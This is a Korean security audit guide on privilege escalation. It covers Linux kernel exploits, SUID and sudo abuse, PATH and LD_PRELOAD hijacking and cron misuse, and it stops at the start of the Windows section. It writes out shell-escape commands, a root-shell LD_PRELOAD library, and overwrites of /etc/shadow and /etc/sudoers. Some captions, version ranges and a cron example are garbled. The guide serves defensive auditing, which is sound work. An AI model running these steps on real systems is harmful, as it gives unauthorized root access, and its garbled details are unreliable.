

권한 상승 취약점 점검 가이드

Stealien Security Leader

CONTENTS

01 개요

1.1. 권한 상승 취약점 개요	05
1.2. 가이드의 목적 및 구성	05

02 리눅스 권한 상승 점검 방법

2.1. 취약한 커널	07
2.2. 관리자 권한 프로그램	09
2.3. 취약한 소프트웨어	11
2.4. 잘못된 비밀번호 관리	15
2.5. 취약한 내부 서비스	17
2.6. 잘못된 권한 설정	18
2.7. sudo 권한 남용	20
2.8. 잘못된 환경 변수 설정	22
2.9. Cronjob	26
2.10. Unmounted 파일 시스템	27

CONTENTS

03 윈도우 권한 상승 점검 방법

3.1. 저장된 크리덴셜	29
3.2. DLL 하이재킹	31
3.3. Unquoted 서비스 경로	34
3.4. 약한 폴더 권한 설정	36
3.5. 약한 서비스 권한 설정	37
3.6. 약한 레지스트리 권한 설정	38
3.7. Always Install Elevated	40
3.8. Autorun 수정	42
3.9. Tater / Hot Potato	43
3.10. 토큰 조작	46

04 부록

4.1. GTFOBins	51
4.2. 권한 상승 취약점 점검 도구	52

PART 01

개요

1.1. 권한 상승 취약점 개요

1.2. 가이드의 목적 및 구성

개요

1.1. 권한 상승 취약점 개요

대부분의 컴퓨터 시스템은 여러 사용자들이 사용할 수 있는 Multi-User(다중 사용자)로 설계된다. 권한은 사용자에게 특정 행위를 할 수 있게 허가된 것을 말한다. 일반적으로 파일 읽기나 수정 등이 있다.

권한 상승 취약점은 사용자가 관리자가 의도한 정보보다 더 많은 권한, 시스템이나 애플리케이션에 대한 더 높은 액세스 권한을 획득하거나 다른 일반 사용자의 자원이나 함수에 접근할 수 있는 보안 문제이다. 완전한 익스플로잇 체인을 만드는 데 필요하지만, SS(Severity Score, 중증도나 중대성 점수)가 낮아 개발자나 방어자가 간과하는 경우가 많기 때문에 공격자에게 가치 있는 취약점이 된다.

1.2. 가이드의 목적 및 구성

일반적으로 RCE(Remote code execution, 원격 코드 실행) 같이 원격에서 임의의 코드 실행을 초래할 수 있는 취약점에 초점을 맞추고 시스템에 대한 액세스 권한을 획득하지 못하게 방지하는 방법으로 발전됐다. 하지만, 공격자가 시스템에 접근할 수 있는 수많은 방법이 있고, 단순한 RCE 취약점만으로 시스템을 완전 장악하기 힘들다. 최근에는 임의 코드 실행 취약점뿐만 아니라 완전한 시스템 액세스를 위한 권한 상승 취약점을 결합한 익스플로잇 체인이 요구된다. 따라서 현대에는 권한 상승 취약점이 아주 중요한 역할을 하며 이에 대한 방어 대책도 필요한 시점이다.

본 가이드에서는 컴퓨터 시스템에서 발생할 수 있는 권한 상승 취약점을 조기에 발견하고 보다 안전한 시스템 환경을 구축하기 위해서 필요한 점검 항목 및 가이드를 제공한다.

PART 02

리눅스 권한 상승 점검 방법

- 2.1. 취약한 커널
- 2.2. 관리자 권한 프로그램
- 2.3. 취약한 소프트웨어
- 2.4. 잘못된 비밀번호 관리
- 2.5. 취약한 내부 서비스
- 2.6. 잘못된 권한 설정
- 2.7. sudo 권한 남용
- 2.8. 잘못된 환경 변수 설정
- 2.9. Cronjob
- 2.10. Unmounted 파일 시스템

리눅스 권한 상승 점검 방법

2.1. 취약한 커널

커널은 컴퓨터의 운영 체제의 핵심이 되는 컴퓨터 프로그램의 하나로, 시스템의 모든 것을 완전히 통제한다. 응용 프로그램 수행에 필요한 여러가지 서비스를 제공하지만, 커널에서 발생하는 취약점을 통해 권한을 상승하는 공격을 통해 공격자는 악의적인 행위를 수행할 수 있다. 취약한 커널을 이용한 권한 상승을 수행하는 방법은 보통 다음과 같은 과정을 거친다.

I. 대상 시스템 환경 분석

- OS 및 아키텍처
- 커널 버전

```
$ uname -a  
$ cat /proc/version  
$ cat /etc/issue  
$ lsb_release -a 2>/dev/null
```

커널 버전 검색 명령

II. 커널 익스플로잇 검색

- exploit-db나 linprivchecker 스크립트 등을 이용하여 발생한 커널 익스플로잇을 검색한다.

Exploit DB : <https://exploit-db.com>

linprivchecker 스크립트 : <https://github.com/reider-roque/linpostexp>

III. 커널 익스플로잇 수행

- 시스템 환경에 적합한 공격코드를 찾았다면, 해당 익스플로잇을 이용하여 권한 상승을 수행할 수 있다.

리눅스 권한 상승 점검 방법

다음과 같은 커널 익스플로잇 예시가 있다.

CVE-2016-5195 (DirtyCow)

- Linux 커널 버전 3.19.0 ~ 73.8 에서 악용 가능

```
$ echo 0 > /proc/sys/vm/dirty_writeback_centisecs  
$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil  
https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs  
https://github.com/evait-security/ClickNRoot/blob/master/1/exploit.c
```

CVE-2016-5195 POC 구성 방법

CVE-2017-1000112

- 다음 Linux 커널 버전에서 악용 가능

```
Ubuntu trusty 4.4.0 kernels  
Ubuntu xenial 4.4.0 and 4.8.0 kernels  
Linux Mint rosa 4.4.0 kernels  
Linux Mint sarah 4.8.0 kernels  
Zorin OS 12.1 4.4.0-39 kernel
```

CVE-2017-1000112 공격 가능 커널버전

```
$ gcc pwn.c -o pwn  
$ ./pwn  
https://www.exploit-db.com/exploits/47169
```

CVE-2017-1000112 POC 구성 방법

CVE-2021-22555 (Netfilter Local Privilege Escalation)

- Linux 커널 버전 2.6.19 ~ 5.9 에서 악용 가능

```
$ gcc -m32 -static -o exploit exploit.c  
$ ./exploit  
https://www.exploit-db.com/exploits/50135
```

CVE-2021-22555 POC 구성 방법

리눅스 권한 상승 점검 방법

2.2. 관리자 권한 프로그램

Windows에서 최고 관리자가 Administrator라면, Linux 환경에서는 root라는 슈퍼 유저 관리자 계정이 존재한다. 사용자가 명령을 입력하여 프로그램이나 특정 커맨드를 실행한다면 이는 일반 사용자의 권한에서 실행된다. 하지만 Unix 시스템의 특성상, 해당 사용자의 권한에 속한 파일만 읽고 쓸 수 있도록 설계되어 있다. 그러나 root 권한을 가지고 있다면 시스템 환경의 모든 파일을 읽고 쓸 수 있을 뿐만 아니라 OS를 구성하는 프로그램이나 설정파일을 변경할 수도 있다.

root 권한으로 실행되는 특정 서비스를 악용한다면 root로 권한 상승하여 명령을 실행할 수 있다. 다음 명령을 통해 시스템에서 실행되는 프로세스 목록과 실행 권한을 확인할 수 있다.

```
$ ps aux
$ ps -ef
$ top -n 1
```

리눅스 프로세스 목록 확인 명령

message+	481	0.0	0.4	8328	4780	?	Ss	Aug05	0:05	/usr/bin/dbus-daemon --system --add
root	497	0.0	0.5	17640	5632	?	Ss	Aug05	0:03	/lib/systemd/systemd-logind
root	521	0.0	0.2	9720	2512	?	Ss	Aug05	0:02	/usr/sbin/cron -f
daemon	528	0.0	0.2	3792	2068	?	Ss	Aug05	0:00	/usr/sbin/atd -f
root	546	0.0	1.1	110780	11164	?	Ssl	Aug05	0:00	/usr/bin/python3 /usr/share/unatten
leehaho+	695	0.0	0.4	18400	4940	?	Ss	Aug05	0:00	/lib/systemd/systemd --user
leehaho+	696	0.0	0.3	103324	3256	?	S	Aug05	0:00	(sd-pam)
root	902	0.0	0.1	8736	1632	tty1	Ss+	Aug05	0:00	/sbin/agetty -o -p -- \u --noclear
leehaho+	1426	0.0	0.0	2488	88	?	Ss	Aug05	1:27	logsave /bin/ls a
root	13676	0.0	0.9	32868	9852	?	Ss	Aug05	0:00	/usr/bin/python3 /usr/bin/networkd-
root	34567	0.0	0.4	22692	4364	?	Ss	Aug05	0:05	/lib/systemd/systemd-udevd
root	39100	0.0	0.1	238556	1580	?	Ssl	Aug05	1:38	/usr/lib/accountsservice/accounts-d
systemd+	40546	0.0	0.2	26604	2840	?	Ss	Aug05	0:03	/lib/systemd/systemd-networkd
systemd+	40554	0.0	0.6	23896	6788	?	Ss	Aug05	0:01	/lib/systemd/systemd-resolved
root	40559	0.0	1.5	92576	15320	?	S<s	Aug05	4:36	/lib/systemd/systemd-journald
systemd+	40658	0.0	0.2	90228	2308	?	Ssl	Aug05	0:02	/lib/systemd/systemd-timesyncd
root	41612	0.0	0.1	240208	1988	?	Ssl	Aug05	0:00	/usr/lib/policykit-1/polkitd --no-d
root	41701	0.0	0.4	392392	4060	?	Ssl	Aug05	0:00	/usr/lib/udisks2/udisksd
syslog	116915	0.0	0.2	224320	2844	?	Ssl	Aug07	0:43	/usr/sbin/rsyslogd -n -iNONE
leehaho+	117570	0.0	0.2	7380	2988	?	Ss	Aug07	0:00	/usr/bin/dbus-daemon --session --ad
leehaho+	134874	0.0	0.0	9800	356	?	S	Aug08	0:00	bash -c sh 1>&0 2>&0

"ps aux" 명령 실행 결과

리눅스 권한 상승 점검 방법

root 권한으로 동작하고 권한 상승을 야기할 수 있는 대표적인 서비스는 mysql 이 있다. 만약 mysql이 root로 실행 중이고, 데이터베이스에 username과 pass word를 입력하여 로그인을 한 경우, 다음 명령을 실행하여 root 권한으로 원하는 명령을 실행할 수 있다. (단, sys_exec, sys_eval 함수의 경우 MySQL의 기본 내장함수가 아니기 때문에 별도 Library를 설치해야지만 사용할 수 있다.)

```
$ select sys_exec('whoami');  
$ select sys_eval('whoami');
```

MySQL sys_exec, sys_eval 함수를 이용한 Command Execute

mysql의 sys_exec나 sys_eval 이 아닌, 다른 함수는 관련 매뉴얼을 참고하여 더 많은 함수를 이용하여 원하는 기능을 실행할 수 있다.

MySQL 매뉴얼 : (<https://dev.mysql.com/doc/>)

mysql이 아니더라도, root로 실행되는 프로세스를 검색하여 권한상승을 할 수 있을 것이다.

요약

1. root / 타사용자 권한으로 실행되는 프로세스 확인
2. 원하는 기능을 실행할 수 있는 프로세스를 통해 권한 상승

※ 4.1. GTFOBin을 참고하여, 다양한 리눅스 프로그램에서 원하는 명령을 실행할 수 있는 목록을 정리했다.

리눅스 권한 상승 점검 방법

2.3. 취약한 소프트웨어

Linux 시스템에는 다양한 Default software가 존재하고, 사용자에 의해 third party software나 각종 프로그램을 설치할 수 있다. 하지만 이러한 소프트웨어가 취약하다면 공격자는 해당 약점을 이용하여 권한 상승을 야기할 수 있다. 다음의 명령어를 통해 시스템에 설치된 소프트웨어를 확인할 수 있다.

```
/usr/local/  
/usr/local/src  
/usr/local/bin  
/opt/  
/home  
/var/  
/usr/src/
```

일반적인 소프트웨어 설치 위치

```
$ dpkg -l
```

Debian 환경 소프트웨어 설치 목록 확인 명령

```
$ rpm -qa
```

CentOS, OpenSuse, Fedora, RHEL 환경 소프트웨어 설치 목록 확인 명령

리눅스 권한 상승 점검 방법

```
$ pkg_info
```

OpenBSD, FreeBSD 환경 소프트웨어 설치 목록 확인

시스템 환경의 설치된 프로그램 목록을 확인하고 취약한 서비스가 존재한다면 관련 공격코드를 참고하여 권한 상승할 수 있다. 다음은 Linux 환경에서 취약한 소프트웨어로 발생한 대표적인 사례다.

Apache 권한 상승 취약점 (CVE-2019-0211)

Apache는 BSD, Linux 등 Unix 계열 뿐만 아니라 Windows에서도 사용할 수 있는 HTTP 웹 서버용 소프트웨어다. 하지만 스크립트를 작성 및 실행할 수 있는 권한을 가진 일반 사용자들이 루트 권한을 얻도록 허용하는 CVE-2019-0211 취약점이 존재한다. 이 취약점은 2.4.17부터 2.4.38 버전의 Apache HTTP Server Release 버전에 영향을 미친다. 다음은 해당 취약점의 공격 과정 및 코드다.

1. exploit 코드를 Apache HTTP server로 업로드한다.
2. 페이지에 request를 전송한다.
3. logrotate로 인해 6:25AM Apache가 재시작하길 기다린다.
4. Python에 SUID가 설정되어 root로 권한상승한다.

<https://www.exploit-db.com/exploits/46676>

CVE-2019-0211 공격 코드 및 동작 과정

PHP 공격코드를 업로드하고, 다음과 같이 \$cmd 인자를 입력하여 root 권한으로 원하는 명령을 실행할 수 있다.

리눅스 권한 상승 점검 방법

```
$ curl http://localhost/exploit.php?cmd=cp+/etc/shadow+/tmp/
```

CVE-2019-0211 Exploit 예시

시스템 환경의 설치된 프로그램 목록을 확인하고 취약한 서비스가 존재한다면 관련 공격코드를 참고하여 권한 상승할 수 있다. 다음은 Linux 환경에서 취약한 소프트웨어로 발생한 대표적인 사례다.

sudo 권한 상승 취약점 (CVE-2021-3156)

sudo는 Unix 환경에서 다른 사용자나 root의 보안 권한으로 프로그램을 실행할 수 있도록 하는 프로그램이다. sudo에서 CVE-2021-3156 취약점을 이용하여 모든 로컬 사용자가 root 권한으로 상승할 수 있다. 해당 취약점은 1.8.2~1.8.3 1p2 및 1.9.0~1.9.5p1 sudo 버전에 영향을 미친다. 다음 명령어를 통해 시스템의 sudo 소프트웨어가 취약한지 점검할 수 있다.

```
$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
```

CVE-2019-0211 공격 코드 및 동작 과정

만약, 취약한 버전의 sudo를 사용중이라면 Segmentation fault 에러가 발생하며 비정상적으로 종료될 것이다.

리눅스 권한 상승 점검 방법

```
[root@centos73 etc]# sudoedit -s '\' `perl -e 'print "A" x 65536'`  
*** Error in `sudoedit': free(): invalid next size (fast): 0x00007fd3516d83f0 ***  
===== Backtrace: ======  
/lib64/libc.so.6(+0x7c503)[0x7fd34f596503]  
/lib64/libc.so.6(__vasprintf_chk+0x144)[0x7fd34f628aa4]  
/lib64/libc.so.6(__asprintf_chk+0x82)[0x7fd34f628952]  
/lib64/libpam.so.0(+0x4ec1)[0x7fd34807aec1]  
/lib64/libpam.so.0(+0x5c83)[0x7fd34807bc83]  
/lib64/libpam.so.0(+0x5b62)[0x7fd34807bb62]  
/lib64/libpam.so.0(+0x6235)[0x7fd34807c235]  
/lib64/libpam.so.0(pam_start+0x20b)[0x7fd34807da4b]  
/usr/libexec/sudoers.so(+0x85a0)[0x7fd34850e5a0]  
/usr/libexec/sudoers.so(+0x7768)[0x7fd34850d768]  
/usr/libexec/sudoers.so(+0x9b3d)[0x7fd34850fb3d]  
/usr/libexec/sudoers.so(+0x13a10)[0x7fd348519a10]  
/usr/libexec/sudoers.so(+0x14ff8)[0x7fd34851aff8]  
sudoedit(+0x4572)[0x7fd350357572]  
/lib64/libc.so.6(__libc_start_main+0xf5)[0x7fd34f53bb35]  
sudoedit(+0x5752)[0x7fd350358752]  
===== Memory map: ======  
7fd340000000-7fd340021000 rw-p 00000000 00:00 0  
7fd340021000-7fd344000000 ---p 00000000 00:00 0  
7fd345963000-7fd345978000 r-xp 00000000 ca:02 15743  
7fd345978000-7fd345b77000 ---p 00015000 ca:02 15743  
7fd345b77000-7fd345b78000 r--p 00014000 ca:02 15743  
7fd345b78000-7fd345b79000 rw-p 00015000 ca:02 15743  
7fd345b79000-7fd345b7c000 r-xp 00000000 ca:02 67625567  
/usr/lib64/libgcc_s-4.8.5-20150702.so.1  
/usr/lib64/libgcc_s-4.8.5-20150702.so.1  
/usr/lib64/libgcc_s-4.8.5-20150702.so.1  
/usr/lib64/libgcc_s-4.8.5-20150702.so.1  
/usr/lib64/security/pam_env.so
```

CVE-2021-3156 취약점 점검 명령 실행 시, 발생하는 Segmentation fault 에러

취약한 버전의 sudo를 사용중인 환경이라면 다음의 exploit 코드를 통해 root로 권한상승할 수 있다.

<https://github.com/stong/CVE-2021-3156>

```
$ gcc exploit.c  
$ cp /etc/passwd fakepassword  
. $ ./a.out
```

CVE-2021-3156 공격 코드 및 동작 과정

리눅스 권한 상승 점검 방법

2.4. 잘못된 비밀번호 관리

비밀번호는 사용자 인증 시, 권한을 증명할 수 있는 문자열로 미흡한 관리나 약한 비밀번호 설정으로 공격자는 타사용자로 로그인하거나 관리자 권한으로 상승할 수 있다. 다음 점검목록을 통해 비밀번호의 취약 유무를 확인하여 권한을 상승할 수 있다.

I. 파일에 노출된 비밀번호

웹서버의 config.php처럼 서버 관련 설정을 담당하는 파일에서 데이터베이스에 연결하는 파일에 DB 패스워드가 노출될 수 있다. 다른 파일에서도 비밀번호가 노출되어 공격자는 권한상승할 수 있다.

II. 재사용된 비밀번호

대부분의 사람들은 모든 항목의 비밀번호를 기억하지 않고, 여러 시스템이나 어플리케이션, 소셜 사이트에서 동일한 비밀번호를 재사용한다. Linux 환경의 데이터베이스의 admin 비밀번호를 로컬 환경의 암호에서도 재사용한다면 공격자는 해당 암호를 이용해 관리자로 로그인할 수 있다.

III. 약한 비밀번호

공격자가 유추하기 쉬운 비밀번호로 설정한다면 무작위 대입 공격 등의 방법을 이용하여 권한상승할 수 있다. 다음은 대표적인 약한 비밀번호 예시이다.

리눅스 권한 상승 점검 방법

```
username:username  
username:username1  
username:root  
username:admin  
username:qwerty  
username:password
```

약한 비밀번호 예시

IV. 평문 비밀번호


시스템에서 평문으로 저장된 비밀번호가 존재할 수 있다. 다음 디렉터리는 Linux 환경에서의 메일로 메일 내에 비밀번호나 다른 정보들이 있어서 이를 통해 비밀번호를 유추할 수 있다.

```
/var/spool/mail
```

리눅스 메일 디렉터리

리눅스 권한 상승 점검 방법

2.5. 취약한 내부 서비스



일반적인 내부 서비스 동작 방식

개발 서버나 데이터베이스 등과 같이 외부에서는 접근 불가능하고 호스트만 접근 가능한 서비스를 사용자가 실행하고 있다면 이는 root로 실행되어 있거나 취약점들이 존재할 가능성이 높다. 개발자 대부분은 특정 사용자만 접근할 수 있으므로 보안에 신경쓸 필요가 없다고 생각하기 때문이다.

점검 방법은 '2-2. 관리자 권한 프로그램'에서 이용한 리눅스 프로세스 목록 확인 명령을 이용하여 내부에서만 동작하는 서비스를 추적할 수도 있고, netstat 명령이나 nmap-scan 도구로 외부에서 접근 가능한 부분을 찾아 취약한 내부 서비스를 발견할 수 있다.

```
$ netstat -anlp
$ netstat -ano
```

네트워크 연결 목록 확인 명령

```
$ nmap -sS [HOST]
```

nmap TCP SYN 스캔 명령

취약한 내부 서비스가 발견되었다면, exploit-db 나 검색을 통해 1-day exploit 코드를 검색하거나 부록의 GTFOBins를 참고하여 권한 상승할 수 있다.

리눅스 권한 상승 점검 방법

2.6. 잘못된 권한 설정

SUID는 Set UID의 약자로, 프로세스가 실행중인 동안 일시적으로 해당 실행 파일의 소유자, 소유그룹의 권한으로써 자원에 접근할 수 있도록하는 권한 설정이다. passwd 는 사용자의 비밀번호를 변경할 수 있는 명령이다. 일반 사용자가 passwd 명령어를 통해 패스워드를 수정하면, 변경된 패스워드는 /etc/shadow 파일에 저장되어야 한다. 하지만 /etc/shadow 파일은 root 권한으로만 수정할 수 있기 때문에 Linux 시스템에서는 SUID를 설정하여 root 권한으로 passwd 가 실행될 수 있게 한다. 실행이 종료되면 다시 일반 사용자의 권한으로 돌아온다. 다음은 /bin/passwd의 파일 정보다.

```
leehahoon@vultr:~$ ls -l /bin/passwd
-rwsr-xr-x 1 root root 68208 Jul 14 22:08 /bin/passwd
/bin/passwd 파일 정보
```

만약 다음과 같은 명령어들에 잘못된 SUID 설정을 했을 경우, 공격자는 이를 악용하여 상승된 권한으로 쉘을 획득하거나 원하는 명령을 실행할 수 있다.

```
$ nmap
$ vim
$ less
$ more
$ nano
$ cp
$ mv
$ find
...
...
```

쉘 획득 및 명령어 실행 명령어

리눅스 권한 상승 점검 방법

여러 명령들에 잘못된 권한을 부여하거나 남용한다면 공격자는 상승된 권한으로 원하는 실행을 수행할 수 있다. 자세한 방법은 '4.1. GTFOBins'나 '2-7. sudo 권한 남용'을 참고하여 권한 상승할 수 있는 바이너리와 방법을 확인할 수 있다. 다음은 SUID나 GUID가 설정된 파일을 검색하는 명령이다.

```
#Find SUID
```

```
find / -perm -u=s -type f 2>/dev/null
```

```
#Find GUID
```

```
find / -perm -g=s -type f 2>/dev/null
```

suid, guid 파일을 찾는 명령어

리눅스 권한 상승 점검 방법

2.7. sudo 권한 남용

sudo 명령은 일반 사용자가 일시적으로 최고 관리자인 root의 권한으로 실행할 수 있도록 하는 프로그램이다. 하지만 이를 위해서는 sudo에 대한 설정을 다른 /etc/sudoers 파일 수정하여 sudo 명령어를 사용할 수 있는 계정과 그 권한을 지정해야 한다. 다음은 /etc/sudoers 파일 내용의 일부분이다.

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:
                           /usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
leehahoon     ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
#includefile /etc/sudoers.d
```

suid, guid 파일을 찾는 명령어

리눅스 권한 상승 점검 방법

root뿐만 아니라 leehahoon이라는 사용자도 **ALL=(ALL:ALL) ALL**로 설정되어 모든 명령을 sudo 를 이용해 관리자 권한으로 실행할 수 있다. 추가적으로 **NOPASSWORD** 키워드를 붙여서 비밀번호 확인없이 sudo 권한을 사용할 수도 있다.

만약, 일반 사용자 계정에서 sudo 권한을 사용할 수 있다면 이를 이용하여 권한상승할 수 있다. ALL 권한이 아니고, 특정 명령만을 sudo로 실행할 수 있게 설정되어도 "4.1. GTFOBins"를 참고하여 상승된 권한으로 다양한 명령과 작업을 수행할 수 있다.

다음은 명령 프로그램에 SUID가 설정되어 있을 때, 어떻게 상승된 권한으로 원하는 명령을 실행할 수 있는지 설명하는 예시다.

```
$ sudo awk 'BEGIN {system("/bin/bash")}'
```

awk 명령을 통한 쉘 획득

```
$ sudo cp [malicious_file] /etc/shadow  
$ sudo cp [malicious_file] /etc/sudoers
```

cp 명령을 이용한 /etc/shadow, /etc/sudoers overwrite

```
$ sudo find . -exec /bin/sh \; -quit
```

find 명령을 통한 쉘 획득

```
$ sudo more /etc/passwd  
$ !/bin/bash
```

more 명령을 통한 쉘 획득

리눅스 권한 상승 점검 방법

2.8. 잘못된 환경변수 설정

환경변수는 시스템 환경에서 프로세스가 동작하는 방식에 영향을 미치는 동적인 값들의 모임이다. OS에서 환경의 조건을 정해서 프로세스를 생성할 때 참조하는 변수라고 생각하면 될 것이다. 그 중, *PATH*환경변수는 운영체제가 어떤 프로세스를 실행시킬 때, 그 경로를 찾는데 이용된다.

```
leehahoon@vultr:~$ echo $PATH
/home/leehahoon/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin
:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
PATH 환경 변수
```

PATH 환경변수에 .을 추가하여 권한상승을 야기할 수 있다. '.'을 넣으면 쉘은 명령이 실행될 때 다른 경로를 찾기 전에 먼저 현재 디렉터리를 검색한다. 프로그램이 현재 디렉터리에서 실행되어 './binary' 대신에 'binary'로 실행 가능하다. 이는 공격자가 명령 이름을 복제하여 스크립트의 이름을 지정하여 사용자가 정상 명령 대신에 악성 스크립트를 실행하도록 할 수 있다. 다음은 *PATH* 환경변수를 이용하여 권한 상승하는 시나리오의 예다.



PATH 환경 변수 변조 공격

리눅스 권한 상승 점검 방법

I. 악성 스크립트 삽입

sudo 권한을 가진 피해자의 홈 디렉터리에 root의 패스워드를 수정하는 스크립트를 ls 이름으로 저장한다.

II. 환경변수 변경

PATH 환경변수에 .을 추가하여 /bin/ls가 아닌, ./ls가 실행되게 환경을 설정한다.

III. 권한 상승 공격

피해자가 ls 명령을 입력하면, 공격자에 의해 작성된 스크립트가 실행되어 root 권한으로 상승할 수 있다.

*LD_PRELOAD*는 ld.so나 ld-linux.so*과 같은 공유 라이브러리를 나열하는 환경 변수다. 프로세스가 실행될 때, 이 환경변수에 지정된 공유 라이브러리가 먼저 로드된다. 만약, sudo -l을 통해 사용 가능한 명령을 확인했을 때 env_keep+=LD_PRELOAD이 식별되면 다음과 같은 방법을 이용하여 권한 상승이 가능하다.

```
leehahoon@vultr:~$ sudo -l
Matching Defaults entries for leehahoon on vultr:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/u
    env_keep+=LD_PRELOAD
```

sudo -l 명령 수행 결과

리눅스 권한 상승 점검 방법

I. 다음 C 프로그램을 /tmp 디렉터리에 작성한다.

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

shell.c 소스코드 작성

II. 공유 라이브러리로 컴파일한다.

```
$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

gcc 컴파일

III. *LD_PRELOAD*를 생성한 공유 라이브러리로 설정하며 COMMAND를 실행한다.

```
$ sudo LD_PRELOAD=/tmp/shell.so [COMMAND]
$ id
$ whoami
```

root로 상승된 권한으로 명령 실행

리눅스 권한 상승 점검 방법

LD_PRELOAD를 이용한 다른 방법으로는 printf를 execl("/bin/sh", "sh", 0);으로 실행하는 공유 라이브러리를 생성하는 방법이다. 이를 통해 피해자가 printf 가 있는 프로그램을 실행하면 쉘을 획득할 수 있다.

```
$ cat me-root.c
#include <stdio.h>
#include <unistd.h>
main(){
    setuid(0);
    setgid(0);
    printf("Congratulations you are root!");
}
$ gcc -o me-root me-root.c
$ ls -l me-root.c
---s--x--x 1 root root 4365 Mar 16 14:05 me-roo
t.c
$ cat me-root_so.c
void printf(char *str){
    execl("/bin/sh","sh",0);
}
$ gcc -shared -o me-root_so.so me-root_so.c
& LD_PRELOAD=./me-root_so.so
$ export LD_PRELOAD
$ ./me-root
# whoami
root
```

printf 빙조를 통한 권한상승

리눅스 권한 상승 점검 방법

2.9. Cronjob

cron은 특정한 시간에, 또는 특정 시간마다 어떤 작업을 자동으로 수행하게 해주는 스케줄링 역할의 명령이다. 일반적으로 시스템 관리 작업을 자동화하거나, 이메일 다운로드, 멀웨어 스캐너 실행 및 웹사이트 업데이트 확인 등과 같은 작업을 자동화할 수 있다.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri
# | | | | |
# * * * * * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
```
/etc/crontab 파일

```

기본적으로 cron은 /etc/crontab으로 실행될 때, root 권한으로 실행된다. 따라서 crontab에서 호출하는 모든 명령이나 스크립트도 root로 실행된다. cron이 실행한 스크립트가 권한이 없는 사용자가 편집할 수 있는 경우, 일반 사용자는 이 스크립트를 편집하고 root 권한으로 cron이 실행할 때까지 기다려서 권한을 상승시킬 수 있다. cron이 어떤 스크립트나 명령을 실행하는지는 crontab -l 명령을 통해 확인 가능하다. 다음은 오후 9시 30분에 cron\_tab.sh 쉘 스크립트를 실행하는 /etc/crontab이다.

## 리눅스 권한 상승 점검 방법

```
30 21 * * * cd /tmp/cron_tab.sh
```

/etc/crontab 파일 예시

/tmp/cron\_tab.sh 스크립트를 root가 아닌 일반 사용자도 편집할 수 있다고 가정한다면, 누구든지 해당 스크립트를 편집하여 root 권한으로 상승하여 원하는 명령을 실행할 수 있다. 예를 들어, 다음과 같이 /etc/sudoers에 추가해서 sudo 권한을 부여할 수 있다.

```
$ echo "normal_user ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
```

cronjob 작업을 통한 /etc/sudoers overwrite

### 2.10. Unmounted 파일 시스템

Unmount된 파일 시스템을 발견한다면, 다시 mount하고 개인 정보를 읽거나 상승된 권한으로 작업을 수행할 수 있다. (/etc/fstab은 파일시스템의 장치명을 설정하는 파일로 부팅시 자동으로 마운트할 대상을 정의한다.)

```
$ mount -l
$ cat /etc/fstab
```

파일 시스템 마운트 확인 명령

## PART 03

# 윈도우 권한 상승 점검 방법

- 3.1. 저장된 크리덴셜
- 3.2. DLL 하이재킹
- 3.3. Unquoted 서비스 경로
- 3.4. 약한 폴더 권한 설정
- 3.5. 약한 서비스 권한 설정
- 3.6. 약한 레지스트리 권한 설정
- 3.7. Always Install Elevated
- 3.8. Autorun 설정
- 3.9. Tater / Hot Potato
- 3.10. 토큰 조작

## 윈도우 권한 상승 점검 방법

### 3.1. 저장된 크리덴셜

Windows 환경의 레지스트리에서 사용자명이나 비밀번호를 검색해서 이를 알아낸다면, 공격자를 이를 통해 권한 상승할 수 있다.

*cmdkey*는 저장된 사용자명이나 비밀번호, 또는 자격 증명을 생성, 나열 및 삭제하는 Windows Command 유틸리티다. 다음 명령은 저장된 크리덴셜을 식별할 수 있다.

```
> cmdkey /list
```

저장된 크리덴셜 목록 확인 명령

또는, 취약점 점검도구 중 하나인 WinPEAS를 통해 저장된 크리덴셜을 검색할 수 있다. 다음은 WinPEAS를 통해 저장된 자격 증명을 검색하는 명령이다.

```
> winpeas.exe quiet cmd windowscreds
```

저장된 크리덴셜 목록 확인 명령

